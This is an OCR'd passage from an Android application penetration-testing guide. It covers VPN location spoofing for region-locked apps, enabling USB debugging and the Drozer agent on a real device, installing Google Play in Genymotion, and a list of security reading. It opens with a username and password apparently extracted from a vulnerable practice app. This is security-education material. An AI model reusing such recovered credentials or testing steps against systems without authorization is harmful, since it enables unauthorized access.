
From the above image we can figure out that
Username: **customerservice**
Password: **Acc0uNTM@n@g3mEnT**
If you would login with the credentials given above, then you will see a similar Interface given below.




Part 23:- Spoofing your location in Play Store

Many a times you have seen that application which you want to assess is only allowed in selected countries, so in that case you won't be able to install that application on you android device. But if you can spoof your location to that country in which the application is allowed then you can get access to that application. Below is the procedure of the same.


- First install Hotspot Shield Free VPN Proxy from Google Play Store.



- Now connect using it and choose your required country.




- Now go to Settings >> Apps >> Google Play Store and then tap on Force Stop and then on Clear Data.



- Open up Google Play Store and now you will be able to search and install the application which is only available in that country.


Android Application Security




Part 24:- Configuring your Device for Pentesting

In the First Part, i have shown how we can configure a virtual device for pentesting. In this i will demonstrate how you can actually configure your real device(phone/tablet/smart watch) for pentesting.


- Tap on the build number until it says ” You are now a developer”
-




- Go to the Developer Options.



- Tap on USB Debugging.




- Connect your Phone with the USB cable and you will see this notification on your Screen.




- Now you can also install Drozer agent on your phone or can also get a shell. Note you will be prompted on your phone while connecting using adb.


airtel
30%
8:05 PM
drozer Agent
drozer
Started embedded server on port 31415.
Embedded Server
31415
ON

Android Application Security







Part 25:- Install Google Play Store in Genymotion

In this i will demonstrate how you can install **Google Play Store** in a Genymotion Device.


- Switch ON your Genymotion Device.
- Download Google Apps from Cynogenmod
- Drag and Drop the downloaded zip file to Genymotion Device. It will ask for confirmation,confirm it.Then it will start showing some error's, ignore for the time being and follow the next steps without opening any installed apps now.
- Go to Settings




- Tap on Add Account
- Tap on Google



- If you have an existing account then click on existing otherwise you can make a new account.



- Signin your google account and then allow google update. You will see now your Google account has been linked to this device. Now you easily operate Google Play Store and install other apps through it.



##*#*#*#*#* E N D *#*#*#*#*#*#*

BONUS Content: -

Blog

- AAPG - Android application penetration testing guide
- TikTok: three persistent arbitrary code executions and one theft of arbitrary files
- Persistent arbitrary code execution in Android's Google Play Core Library: details, explanation and the PoC - CVE-2020-8913
- Android: Access to app protected components
- Android: arbitrary code execution via third-party package contexts
- Android Pentesting Labs - Step by Step guide for beginners
- An Android Hacking Primer
- An Android Security tips
- OWASP Mobile Security Testing Guide
- Security Testing for Android Cross Platform Application
- Dive deep into Android Application Security
- Pentesting Android Apps Using Frida
- Mobile Security Testing Guide
- Android Applications Reversing 101
- Android Security Guidelines
- Android WebView Vulnerabilities
- OWASP Mobile Top 10
- Practical Android Phone Forensics
- Mobile Pentesting With Frida
- Zero to Hero - Mobile Application Testing - Android Platform

Android Application Security

How To's

- How To Configuring Burp Suite With Android Nougat
- How To Bypassing Xamarin Certificate Pinning
